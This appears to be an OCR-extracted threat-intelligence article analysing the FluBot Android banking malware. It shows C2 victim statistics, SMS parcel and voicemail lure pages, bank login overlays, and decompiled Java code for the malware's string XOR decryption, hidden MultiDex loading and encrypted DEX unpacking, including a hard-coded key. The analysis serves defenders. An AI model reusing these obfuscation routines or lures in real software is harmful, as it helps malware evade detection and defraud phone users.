FluBot’s Authors Employ Creative and Sophisticated Techniques to Achieve Their Goals in Version 5.0 and Beyond


f5.com/labs/articles/threat-intelligence/flubots-authors-employ-creative-and-sophisticated-techniques-to-achieve-their-goals-in-version-50-and-beyond

January 6, 2022

Introduction

In early 2020, a new sophisticated malware for Android called FluBot began to appear. On infected devices, the malware can take full remote control of the device; access victim’s contact lists; send, intercept, and hide SMS messages; log the victim’s keystrokes; steal one-time passcodes; collect personal information; carry out overlay attacks and more. Originally, the malware authors mainly targeted Spanish banks but later expanded their targets to include Australian, German, Polish, and UK banks (HSBC, Santander, Lloyds, Halifax, and others).

The figure below shows an example of the command and control (C2) panel, which contains detailed statistics about victims’ devices.



Total Bots	60968	Online	4562	Offline	56406	Dead	37028	Pinged 24h	11940	First Pinged 24h	7152	First Pinged 1h	535	SMS Sent Session	120925881	Nums Loaded	11103796

Stats

Stats	
Play Protect Off:	29677
SMS App:	47900

Manufacturers	
samsung:	25457
SM-G975F:	1345
SM-A505FN:	1198
SM-G965F:	1106
SM-A515F:	1081
SM-A705FN:	1046
SM-G950F:	983
SM-A715F:	964
SM-A202F:	921
SM-A405FN:	887
SM-A217F:	845
Xiaomi:	15213
Redmi Note 7:	1652
Redmi Note 8T:	1056
Redmi Note 9 Pro:	949
Redmi Note 8 Pro:	902
M2003J15SC:	835
Redmi Note 8:	686
M2004J19C:	605
Redmi Note 9S:	544
Redmi 7:	529
Mi 9T:	391
HUAWEI:	12046
ANE-LX1:	1120
MAR-LX1A:	919
JNY-LX1:	789
POT-LX1:	686
FIG-LX1:	603
SNE-LX1:	496
VOG-L29:	489
CLT-L09:	356
RNE-L21:	351
STK-LX1:	311

Versions	
3.2:	26477
3.1:	23287
3.0:	4505
2.9:	1130
2.3:	1041
2.5:	1000
2.8:	839
2.4:	697
2.7:	601
2.1:	445
1.9:	433
2.2:	172
1.8:	158
1.7:	65
1.5:	34
1.2:	29
1.4:	17
2.0:	16
1.3:	10
1.6:	9
3.3:	2
2.6:	1
0.9:	1

Online Versions	
3.2:	3225
3.1:	953
3.0:	144
2.1:	80
1.9:	50
2.2:	21
2.5:	20
1.8:	20
2.3:	19
2.4:	9
1.7:	6
2.0:	5
1.5:	5
1.2:	2
1.4:	2
2.8:	2
2.7:	1

Android Versions	
10:	35058
9:	12279
11:	4759
8.0.0:	3182
8.1.0:	2253
7.0:	1823
7.1.1:	712
7.1.2:	681
6.0:	114
6.0.1:	91
8.1:	9
7.0.0:	2
10.0:	2
9.0:	2
7.1:	1
5.1:	1

Lang	
es:	57947
en:	1472
ca:	973
fr:	143
it:	80
de:	56
eu:	56
gl:	48
bg:	44
pl:	40
pt:	40
ar:	17
nl:	12
uk:	12
hu:	7
ko:	5
sv:	5
lt:	3
ro:	2
ka:	2
cs:	1
1996):	1
nb:	1
el:	1
vi:	1

Online Lang	
es:	4348
en:	93
ca:	74
fr:	18
de:	8
eu:	4
it:	4
bg:	3
nl:	3
gl:	3
pt:	1
nb:	1
hu:	1
pl:	1
ar:	1
lt:	1

OP Name	
vodafone ES:	10683
Orange:	9898
Movistar:	8060
Digi.Mobil:	6061
Yoigo:	4519
JAZZTEL:	4006
:	2573
Lowi:	1931
MASMOVIL:	1462
Lycamobile:	1318


Online OP Name	
Orange:	928
vodafone ES:	826
Digi.Mobil:	661
Movistar:	408
JAZZTEL:	386
Yoigo:	219
Lycamobile:	204
Lowi:	117
:	98
MASMOVIL:	70

Top OP Senders for Installs	
Movistar:	10890
vodafone ES:	8419
Digi.Mobil:	3629
Not detected:	2927
Yoigo:	2915
Orange:	2409
JAZZTEL:	1925
MASMOVIL:	1404
Pepephone:	664
O2:	554

Page loaded in 1.412937 seconds

How FluBot Works


FluBot spreads in several ways, often via SMS messages that include a link to track a parcel by a delivery company.


Download our application to track your parcel

Download application

How do I install it?

1. When we download an .apk file, it will be the application from which we download it that will warn us that the process is blocked.
2. At the bottom of the screen we will see a warning stating that "applications from unknown sources cannot be installed" and invites us to enter the "Settings".
3. Inside the application we look for the section "Install unknown applications" and activate the checkbox.
4. From that moment on, that application has permissions to install external


Track your package


This package is linked to your phone number and can only be tracked with our app.

If a window appears preventing the installation, select "settings" and enable the installation of unknown apps.

Download App

© 1994 - 2021 UPS

Sometimes it looks like an SMS voicemail notification, as shown in the Virgin Mobile example below. To hear the message, the user must click an embedded link that goes to a malicious page found on vulnerable WordPress websites.


Virgin Mobile UK: You have new voicemail

Your phone number	[redacted]
Message length	2 minutes and 34 seconds

This voicemail is in a high quality format and can only be listened to with our app.

Download voicemail app


If a window appears preventing the installation, select "settings" and enable the installation of unknown apps.


In other cases, the link goes to a lure page hosted on a compromised web server where the victim is prompted to install a malicious application on their mobile device.

FluBot’s Abuse of Android’s Accessibility Service

FluBot isn’t the first Android malware to abuse Android's Accessibility Service. FluBot appears to have many of the main features of other contemporary Android banking malware:

- Full remote control of an Android device
- Overlay attacks against multiple bank applications to steal login credentials and credit card information (see overlay images below for HSBC and Halifax)
- Send/intercept/hide SMS messages and notifications
- Enabling key logging (screen text-grabbing) functionality
- Ability to steal one-time password codes





Sign in
REGISTERED FOR ONLINE BANKING?
Please enter your sign in details below.
Username
Password
Continue
Forgotten your sign-in details?
NOT REGISTERED YET?
Tap below to register now – it should only take a few minutes.
Register for Online Banking

FluBot overlays for HSBC and Halifax

How FluBot Infects Devices

The following example shows how FluBot can spread from one infected device to countless others using an initial victim's contact list.


HOW FLUBOT SPREADS
Victim receives SMS message with link to malicious URL
Victim clicks the link, is prompted to install app
Victim downloads and opens malicious app
FluBot uploads victim's contacts to the C2 server
FluBot downloads list of new contacts to target
FluBot sends SMS to target contacts to infect their devices

1. The victim received an SMS message that includes a link to a malicious URL.
2. The victim clicks the link and is prompted to install an app.
3. The victim downloads and opens the malicious app that installs FluBot.
4. FluBot accesses the victim's contact list and uploads it to the C2 server.
5. FluBot downloads a list of new contacts to target.
6. FluBot sends SMS messages to the new list of target contacts, thus propagating FluBot.

Key Points

This section includes details of the main functionality of FluBot and reviews some of the interesting commands FluBot uses in version 5.0 and version 4.9.

Static Analysis


FluBot uses a number of sophisticated techniques to make it difficult for researchers and security solutions to achieve their goals.

To complicate static analysis, the malware implements many techniques, several of which are described next.

String Encryption

Any significant strings in the malware are encrypted using a custom encryption scheme. Each class contains a function named " that is responsible for encrypting suspicious strings within the class. It uses XOR encryption and utilizes a pre-defined list of hex numbers that are unique to each class. This list contains the encrypted strings.

The first two arguments subtracted results in the length of the string; the first argument is the offset of the pre-defined list and arg6 is the XOR key. (A tool for extracting the strings can be downloaded here.)



```
private static String $(int arg4, int arg5, int arg6) {
    char[] v0 = new char[arg5 - arg4];
    int v1;
    for(v1 = 0; v1 < arg5 - arg4; ++v1) {
        v0[v1] = (char)(p1ecc25e4.$[arg4 + v1] ^ arg6);
    }

    return new String(v0);
}
```

MultiDex

In Android there are limitation on DEX files. For example, you can't reference more than 64KB of methods within a single DEX file. To overcome this limitation, the developer can set the compiler to split the DEX file into smaller DEX files and then use MultiDex to load those additional DEX files to the App.


MultiDex is a popular and valid Android module that is used to support MultiDEX files.

FluBot uses an implementation of MultiDex to hide its malicious code from static analyzers and reversers. It uses a hard-coded configuration that contains the location of the encrypted dex, location of the decrypted dex, their corresponding name, suffix, and folder, as well as a key for decryption represented as a string.


```
public void attachBaseContext(Context arg2) {
    super.attachBaseContext(arg2);
    try {
        MultiDex.install(this);
    }
    catch(Exception v0) {
    }
}
```


An encrypted DEX file is stored in the APK's assets, decrypted, stored as a classes.dex file, archived in a Zip file, and loaded in runtime.

After loading the DEX file, the malware deletes it from the file system to avoid leaving artifacts. (On some variants it does not get deleted.)




DEX Decryption

FluBot uses an encrypted dex file in the assets, which then gets decrypted and loaded to perform its malicious activity. (An extractor tool can be downloaded here.) The encrypted file is a zlib-compressed, XOR-encrypted, and zlib-compressed again DEX file.




To decrypt the DEX file the malware does the following:




```
MultiDexConfig.xor_key = "PUuhgrUGGIUh9JHGUIGIUHGokfewrofijU";
```

1. Retrieves a decryption key from the config class. The decryption key is then split into bytes, and specific bytes are used during the decryption.




```
char[] arr = key.toCharArray();
char byte_0 = arr[0];
char byte_1 = arr[1];
char byte_2 = arr[2];
char byte_3 = arr[3];
char byte_4 = arr[4];
char byte_5 = arr[5];
char byte_6 = arr[6];
char byte_7 = arr[7];
char byte_8 = arr[8];
char byte_9 = arr[9];
char byte_10 = arr[10];
char byte_11 = arr[11];
```

1. Reads the encrypted file in chunks of 8,192 bytes using InflaterInputStream to get the zlib-decompressed data as first stage.




```
InflaterInputStream zip_input_stream = new InflaterInputStream(dex_file_zlib_stream);
InflaterOutputStream zip_output_stream = new InflaterOutputStream(zip_output_stream);
DexDecryptor.decrypt_dex_file(MultiDexExtractor.encrypted_dex_name_obfuscated, zip_input_stream, zip_output_stream);
```

1. A custom decryption is used on the first stage data using bitwise-operations.



```
byte[] buffer = new byte[0x2000];
int bytes_written;
for(bytes_written = 0; true; bytes_written = bytes_changed) {
    int read = zip_input.read(buffer);
    if(read < 0) {
        return;
    }

    int j = 0;
    int bytes_changed = bytes_written;
    while(bytes_changed < bytes_written + read) {
        buffer[j] = (byte)(((byte)(new int[]{byte_9 << 16 | byte_8, byte_11 << 16 | byte_10}[bytes_changed % 8 / 4] >> (bytes_changed % 4 << 3))) ^ buffer[j]);
        ++bytes_changed;
        ++j;
    }

    zip_output.write(buffer, 0, read);
}
```


1. After decryption, the data is a zlib-compressed data again. The malware uses InflaterOuputStream to decompress (for a second time) and output the DEX file to the filesystem as a ZIP file using ZipOutputSteam (in chunks of 8,192 bytes).



```
public static {
    MultiDexConfig.encrypted_dex_suffix = Util.$("[illegible]");
    MultiDexConfig.encrypted_dex_name = Util.$("[illegible]");
    MultiDexConfig.folder_name_in_assets = Util.$("[illegible]");
    MultiDexConfig.xor_key = Util.$("[illegible]");
    MultiDexConfig.e = Util.$("$DATA");
    MultiDexConfig.decrypted_dex_folder_2 = Util.$("[illegible]");
    MultiDexConfig.g = Util.$("[illegible]");
    MultiDexConfig.decrypted_dex_pre_suffix = Util.$("[illegible]");
    MultiDexConfig.decrypted_dex_suffix = Util.$("[illegible]");
    MultiDexConfig.decrypted_dex_folder_1 = Util.$("[illegible]");
}
```

Encrypted config strings

